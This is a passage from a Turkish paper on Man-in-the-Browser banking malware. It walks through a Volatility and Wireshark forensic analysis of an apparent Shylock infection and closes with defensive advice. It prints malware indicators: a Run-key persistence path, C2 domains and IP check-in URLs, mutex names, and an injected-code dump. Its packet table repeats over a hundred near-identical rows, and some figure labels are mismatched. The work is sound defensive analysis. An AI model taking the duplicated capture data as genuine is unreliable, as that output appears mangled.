Bu komut, başlangıçta kurulan çalıştırılabilir ve malware in arkasında bıraktığı artifactlerden biri olabilecek RmActivate_isv.exe yi ortaya çıkarır. Bu durum Şekil 8 de gösterilmiştir.

```
sansforensics@SIFT-Workstation:~/Desktop$ vol.py -f Shylock.raw profile=WinXPSP3x86 printkey  
-o 0xe1088a00 -K 'Software\Microsoft\Windows\CurrentVersion\Run'  
Volatile Systems Volatility Framework 2.2  
Legend: (S) = Stable (V) = Volatile  
-----  
Registry: User Specified  
Key name: Run (S)  
Last updated: 2014-12-04 21:32:37  
Subkeys:  
Values:  
REG_SZ CTFMON.EXE : (S) C:\WINDOWS\system32\ctfmon.exe  
REG_SZ eenp13WkHP8xHwCgT0QVUo+A : (S) "C:\Documents and Settings\cjones\Application  
Data\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys\RmActivate_isv.exe"
```

Figure 8

Wireshark soks.cc, pqe.su ve doks.cc domainlerine yapılan bağlantıları yakalamıştır. (Şekil 9&10)

Bu sitelerin IP adreslerine bakıldığında meşru olduklarının şüpheli olduğu görülmüştür. Şekil 11 de ise, 208.73.211.70 IP sinin bağlantı sağlamaya çalışırken normal davranmadığı görülmüştür. Bu IP "whois" lookup ı üzerinden çözümlenememiş olup, parked domain - potansiyel bir former malicious IP si olarak kategorize edilmiştir.

204	21:41:40.619780000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS	<00>
205	21:41:41.171750000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS	<00>
206	21:41:41.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS	<00>
207	21:41:41.681680000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS	<00>
208	21:41:43.147700000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS	<00>
209	21:41:43.147700000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS	<00>
210	21:41:43.424890000	8.8.8.8	192.168.1.143	DNS	127	Standard query response 649792 No such file	<00>
211	21:41:42.417050000	192.168.1.143	8.8.8.8	DNS	80	Standard query 649792 A pqs.su.banktrust.com	<00>
212	21:41:42.593840000	8.8.8.8	192.168.1.143	DNS	96	Standard query response 649792 A 208.73.211.70	<00>

Figure 9

No.	Time	Source	Destination	Protocol	Length	Info
206	21:41:10.172971000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
209	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
210	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
211	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
212	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
213	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
214	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
215	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
216	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
217	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
218	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
219	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
220	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
221	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
222	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
223	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
224	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
225	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
226	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
227	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
228	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
229	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
230	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
231	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
232	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
233	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
234	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
235	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
236	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
237	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
238	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
239	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
240	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
241	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
242	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
243	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
244	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
245	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
246	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
247	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
248	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
249	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
250	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
251	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
252	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
253	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
254	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
255	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
256	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
257	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
258	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
259	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
260	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
261	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
262	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
263	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
264	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
265	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
266	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
267	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
268	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
269	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
270	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
271	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
272	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
273	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
274	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
275	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
276	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
277	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
278	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
279	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
280	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
281	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
282	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
283	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
284	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
285	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
286	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
287	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
288	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
289	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
290	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
291	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
292	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
293	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
294	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
295	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
296	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
297	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
298	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
299	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
300	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
301	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
302	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
303	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
304	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
305	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
306	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
307	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
308	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
309	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
310	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
311	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
312	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
313	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
314	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
315	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
316	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
317	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
318	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
319	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
320	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
321	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
322	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
323	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
324	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
325	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
326	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
327	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
328	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
329	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
330	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
331	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
332	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
333	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
334	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
335	21:41:10.178990000	192.168.1.99	192.168.1.255	NNNS	82	Name query NS <00>
336	21:41:10.178990000	192.168.1.99				


[Man-in-the-Browser SALDIRILARININ ANALİZİ]

Şekil 12 de Volatility kullanılmış olup, connection ı kullanan process gösterilmiştir.

\$vol.py -f shylock.raw profile=WINXPSP3x86 connsan


Volatility process ID = 1468 i ortaya çıkarmış olup, bu incelemede şüpheli olarak görülen process explorer.exe yi göstermiştir. Şekil 13 ise sonuçları vermektedir.

\$vol.py -f shylock.raw profile=WINXPSP3x86 psscan



0x06d06a10	92.0.82.0:18176	32.106.176.134:17664	5439561
0x06d0b2f8	192.168.1.143:1810	208.73.211.70:443	1468
0x06d11300	0.160.103.1:0	0.16.0.0:0	2259638232
0x06d227f8	0.16.58.0:0	0.16.0.0:0	2307847880
0x06d2be68	0.144.157.1:0	0.16.0.0:0	2307848232
0x06d77720	192.168.1.143:1628	184.29.44.74:80	3312
0x06d7ac20	192.168.1.143:1807	208.73.211.70:443	1468
0x06d7b7a0	192.168.1.143:1214	23.54.240.60:443	1712
0x06d8a818	0.0.218.0:0	0.16.0.0:0	2307848040
0x06da5bb8	192.168.1.143:1808	208.73.211.70:443	1468
0x06dff780	5.0.5.10.26221	74.125.239.186.18003	1
0x06e21c78	192.168.1.143:1809	208.73.211.70:443	1468
0x06e27820	92.0.82.0:18170	48.246.194.134:17004	5439561
0x06e74760	40.1.0.0:0	10.2.0.0:1	1
0x06ecca20	192.168.1.143:1697	198.54.12.97:80	3312
0x06efcbb8	92.0.82.0:18176	200.203.207.134:17664	5439561

Figure 12




0x06d4d020	DumpIt.exe	2744	1468	0x0a240500	2014-12-04	21:33:12
0x06e162f0	dumpcap.exe	1436	508	0x0a2403e0	2014-12-04	21:13:49
0x06e296b0	dumpcap.exe	1568	508	0x0a240400	2014-12-04	21:13:49
0x06e3b020	Procmon.exe	2992	1468	0x0a240420	2014-12-04	21:13:56
0x06e51020	dumpcap.exe	1944	508	0x0a2403c0	2014-12-04	21:13:49
0x06e6a450	jusched.exe	1712	1468	0x0a240360	2014-12-04	21:12:29
0x06e7e508	dumpcap.exe	3948	508	0x0a240480	2014-12-04	21:28:59
0x06ec9da0	uphclean.exe	464	956	0x0a240260	2014-12-04	21:10:53
0x06ed4500	jqc.exe	356	956	0x0a240240	2014-12-04	21:10:52
0x06ed6728	ctfmon.exe	1488	1468	0x0a2402e0	2014-12-04	21:12:29
0x06ed020	alg.exe	724	956	0x0a240200	2014-12-04	21:10:54
0x06ef2da0	svchost.exe	216	956	0x0a2401c0	2014-12-04	21:10:52
0x06ef4020	spoolsv.exe	1880	956	0x0a2401a0	2014-12-04	21:10:47
0x06f003a0	explorer.exe	1468	1420	0x0a2402a0	2014-12-04	21:12:28
0x06f10000	svchost.exe	1372	956	0x0a240160	2014-12-04	21:10:46
0x06f75020	winlogon.exe	912	816	0x0a240080	2014-12-04	21:10:44
0x06fa76a0	FrzState2k.exe	1240	1164	0x0a240380	2014-12-04	21:12:39

Figure 13

Wininet in içinde birkaç mutant bulunmuş olup, sonuçları Şekil 14 de gösterilmiştir.

\$vol.py -f shylock.raw profile=WINXPSP3x86 handles -p 1468 -t Mutant --silent



0x86c823a8	1468	0x50c	0x1f0001	Mutant	WinSCPDragExtLogMutex
0x8754a490	1468	0x524	0x1f0001	Mutant	WinSCPDragExtMutex
0x87591120	1468	0x588	0x1f0001	Mutant	MSCTF.Shared.MUTEX.ANH
0x86d06a48	1468	0x680	0x100000	Mutant	WininetStartupMutex
0x86e6be38	1468	0x69c	0x1f0001	Mutant	WininetConnectionMutex
0x86cf43f0	1468	0x6a0	0x100000	Mutant	WininetProxyRegistryMutex
0x86d09270	1468	0x844	0x1f0001	Mutant	MSCTF.Shared.MUTEX.MNF
0x86d13b90	1468	0x86c	0x100000	Mutant	RasPbFile
0x86b91528	1468	0x9d0	0x1f0001	Mutant	MSCTF.Shared.MUTEX.EMI
0x86cd6af8	1468	0xa78	0x1f0001	Mutant	MSCTF.Shared.MUTEX.MJP
0x86b347e8	1468	0xa98	0x1f0001	Mutant	MSCTF.Shared.MUTEX.EPM
0x86ae0e40	1468	0xaa0	0x1f0001	Mutant	MSCTF.Shared.MUTEX.AKC
0x86b7d710	1468	0xb04	0x1f0001	Mutant	MSCTF.Shared.MUTEX.MOO
0x86c02c90	1468	0xb4c	0x1f0001	Mutant	MSCTF.Shared.MUTEX.IMH
0x86b45600	1468	0xb70	0x1f0001	Mutant	MSCTF.Shared.MUTEX.EMB
0x875cd928	1468	0xb94	0x1f0001	Mutant	4<'horjx_Ls9fs+0-')_Z587000005BC
0x86c77038	1468	0xbec	0x120001	Mutant	DDWinMutex
0x86d69270	1468	0xc58	0x1f0001	Mutant	MSCTF.Shared.MUTEX.MNF
0x86c51bf8	1468	0xc60	0x1f0001	Mutant	MSCTF.Shared.MUTEX.ELL
0x86ae5f38	1468	0xcac	0x1f0001	Mutant	MSCTF.Shared.MUTEX.ECN
0x86ae5f38	1468	0xcb4	0x1f0001	Mutant	MSCTF.Shared.MUTEX.ECN
0x86d5a218	1468	0xd08	0x1f0001	Mutant	MSCTF.Shared.MUTEX.IIC
0x875fd370	1468	0xd14	0x1f0001	Mutant	MSCTF.Shared.MUTEX.EBE

Figure 14

[Man-in-the-Browser SALDIRILARININ ANALİZİ]

Şekil 15 ise explorer.exe üzerindeki process injectionları göstermektedir.

\$vol.py -f shylock.raw profile=WXPSP3x86 malfind -p 1468 | less

```
0xd6003f 6a          DB 0x6a
Process: explorer.exe Pid: 1468 Address: 0x1160000
Vad Tag: Vads Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 23, MemCommit: 1, PrivateMemory: 1, Protection: 5
0x01160000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  MZ.....
0x01160010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  .....@.....
0x01160020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x01160030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x1160000 4d          DEC EBP
0x1160001 5a          POP EDX
0x1160002 90          NOP
0x1160003 0003        ADD [EBX], AL
0x1160005 0000        ADD [EAX], AL
0x1160007 000400      ADD [EAX+EAX], AL
0x116000a 0000        ADD [EAX], AL
0x116000c ff          DB 0xff
0x116000d ff00      INC DWORD [EAX]
0x116000f 00b800000000 ADD [EAX+0x0], BH
0x1160015 0000        ADD [EAX], AL
0x1160017 004000      ADD [EAX+0x0], AL
```

Figure 15

Explorer.exe içindeki malicious IP lerin bulunması için YaraScan plugini Volatility ile birlikte kullanılmıştır. Birçok Zeus varyantı botnetlerini güncellemek için PHP Scriptlerini çalıştırmalarıyla bilinmektedir. Sonuçlar Şekil 16 da verilmiştir.

```
0x044b4168 64 65 78 2e 70 68 70 3f 72 3d 33 32 31 34 36 36 dex.php?r=321466
0x044b4178 35 38 37 00 39 34 00 00 33 00 07 00 9b 01 08 00 587.94..3.....
0x044b4188 70 4e 4c 04 58 50 4c 84 80 50 4c 04 00 00 00 00 pNL.XPL..PL....
Rule: r1
Owner: Process explorer.exe Pid 1468
0x044c3248 32 30 38 2e 37 33 2e 32 31 31 2e 37 30 2f 77 77 208.73.211.70/www
0x044c3258 77 35 2f 69 6e 64 65 78 2e 70 68 70 3f 72 3d 34 w5/index.php?r=4
0x044c3268 31 39 35 32 33 30 37 32 00 53 00 53 45 52 00 00 19523072.5.5ER..
0x044c3278 1d 00 00 00 e4 01 0f 00 68 33 4c 04 6d 31 6a 37 .....h3L.mlj7
Rule: r1
Owner: Process explorer.exe Pid 1468
0x044c4ea0 32 30 38 2e 37 33 2e 32 31 31 2e 37 30 2f 69 6e 208.73.211.70/in
0x044c4eb0 64 65 78 2e 70 68 70 00 05 00 05 00 7c 01 08 00 dex.php.....|...
0x044c4ec0 e8 4e 4c 04 73 3a 2f 2f 32 30 38 2e 37 33 2e 32 .NL.s://208.73.2
0x044c4ed0 31 31 2e 37 30 2f 69 6e 64 65 78 2e 70 68 70 00 11.70/index.php.
Rule: r1
Owner: Process explorer.exe Pid 1468
0x044c4ec8 32 30 38 2e 37 33 2e 32 31 31 2e 37 30 2f 69 6e 208.73.211.70/in
0x044c4ed8 64 65 78 2e 70 68 70 00 05 00 05 00 77 01 0c 00 dex.php.....w...
0x044c4ee8 18 41 4b 04 50 30 31 2d 32 30 31 34 31 32 30 34 .AK.P01-20141204
0x044c4ef8 2d 32 31 33 33 31 33 2e 52 41 57 00 50 48 50 00 -213313.RAW.PHP.
Rule: r1
Owner: Process explorer.exe Pid 1468
```

Figure 16

Bu analizde MITB saldırılarının birçok türünün olduğu görülmektedir. Bunun yanında kullanılan saldırı metodu, explorer.exe processine inject olup sonrasında yapılan malicious processlerin saklanması sağlanmıştır.

[Man-in-the-Browser SALDIRILARININ ANALİZİ]

4. Sonuç

MITB saldırılarının engellenmesi için açık/net bir metod bulunmamaktadır. Tarayıcılar üzerinde değişikliklerin yapılmasını önleyen ve izleme mekanizmasını barındıran Endpoint Yönetiminin kullanılması bu saldırılara karşı savunma oluşturulmasını sağlayabilir.

Kullanıcı eğitimleri verilmesi ise bu saldırıların önlenmesi için kullanılacak diğer yöntemlerdendir.

Eğitim konuları güvenli bildirim seçenekleri, işlemler için güvenilir bankaların tercih edilmesi, hesap bakiyelerinin düzenli olarak kontrol edilmesi gibi başlıklar kapsamında oluşturulabilir.

Tarayıcı uzantıları ve scriptleri önlemek ya da aynı şekilde SSL bağlantıları üzerinde scriptlerin çalıştırılmasının önlenmesi bu saldırıların tiplerini sınırlı hale getirebilir.

İşlem doğrulama da MITB saldırılarını etkisizleştirmek için kullanılan popüler metodlardan biridir. Bu aynı zamanda Out of Band (OOB) işlem doğrulama olarak da bilinmektedir. Bu metod ek olarak işlemlerin doğrulanması için SMS ya da bir telefon aramasını kullanır. Bu metodu da manipule etmek için saldırganlar VoIP teknolojilerini kullanarak arayan IDleri, mesaj uyarılarını vb. klonlayıp kaydetmektedirler.

Ses biyometriklerini kullanan üç faktörlü doğrulamada diğer bir metod olup, yapılan işlemlerin doğrulanmasında bankalar tarafından kullanılmaktadır.

Bankalar bunlara ek olarak saldırılara karşı savunma mekanizması oluşturma amacıyla Behavioral Analizi de yapmaya başlamışlardır. Hesaplar üzerindeki potansiyel dolandırıcılık faaliyetlerini belirlemek için birçok kredi kartı şirketi bu analizin güvenlik özelliklerini kullanmaktadır.

MITB saldırıları yakın zamanda yok olmayacak olup, aksine giderek artacak ve daha sofistike hale gelecektir. Mobil bankacılığa geçişin artmasıyla beraber bu tarafa yapılacak Man-in-the-Mobile saldırı stilleri de artacaktır.

Zaman bizlere bu sofistike saldırıların hedef olarak sadece bankaları değil güvendiğimiz diğer başka siteleri de hedef alacağını gösterecektir.

5. Referanslar

1. http://www.safenet-inc.com/uploadedFiles/About_SafeNet/Resource_Library/Resource_Items/White_Papers_-_SFDC_Protected_EDP/Man%20in%20the%20Browser%20Security%20Guide.pdf
2. Eisen, Ori, Catching the Fraudulent 'Man-in-the-Middle' and 'Man-in-the-Browser' http://www.the41.com/sites/default/files/MITM%20and%20MITB%20Overview_41st%20Parameter.pdf
3. (2013) <http://www.trusteer.com/glossary/man-in-the-browser-mitb>
4. Hyderabad Hacker, (2011). Man in the Browser (MITB) Attacks, Retrieved July 2014 from <http://hyderabadhack.blogspot.com/2011/01/man-in-browser-mitb-attacks.html>
5. Shakeel, Irfan (2012). Man in the Browser Attack vs. Two Factor Authentication, Retrieved July 2014 from <http://resources.infosecinstitute.com/two-factor-authentication/>
6. Davidoff, Sherri (2013). Under the Hood: Banking Malware. Retrieved July 2014 from <http://lmssecurity.com/blog/2013/05/26/videos-of-blackhole-man-in-the-browser-attack>
7. Tokazowski, Ronnie (2014) Project Dyre: New RAT Slurps Bank Credentials, Bypasses SSL, Retrieved July 2014 from <http://phishme.com/project-dyre-new-rat-slurps-bank-credentials-bypasses-ssl/>
8. Kruse, Peter (2014). New Banker Trojan in town: Dyreza, Retrieved July 2014 from <https://www.csis.dk/en/isis/news/4262/>
9. Salvio, Joie (2014). New Banking Malware Uses Network Sniffing for Data Theft, Retrieved July 2014 from <http://blog.trendmicro.com/trendlabs-security-intelligence/new-banking-malware-uses-network-sniffing-for-data-theft/>
10. Case, Andrew (2012) Solving the GrrCon Network Forensics Challenge with Volatility, Retrieved August 2014 from <http://volatility-labs.blogspot.com/2012/10/solving-grrcon-network-forensics.html>
11. Evil3ad, (2011) Volatility Memory Forensics ? Basic Usage for Malware Analysis Retrieved July 2014 from <http://www.evild3ad.com/956/volatility-memory-forensics-basic-usage-for-malware-analysis/>
12. Parvez (2009). Hiding Browser Helper Objects, Retrieved August 2014 from <https://www.greghathacker.net/?p=106>
13. Utakrit, Nattakant (2009). Review of Browser Extensions, a Man-in-the-Browser Phishing Technique Targeting Bank Customers, Retrieved August 2014 from <http://ro.ecu.edu.au/cgi/viewcontent.cgi?article=1014&context=ism>
14. Acker, Steven, Nikiforaki, Nick, Desmet, Lieven, Piessens, Frank, Joosen, Wouter, Monkey-in-the-browser: Malware and vulnerabilities in Augmented Browsing Script

[Man-in-the-Browser SALDIRILARININ ANALİZİ]

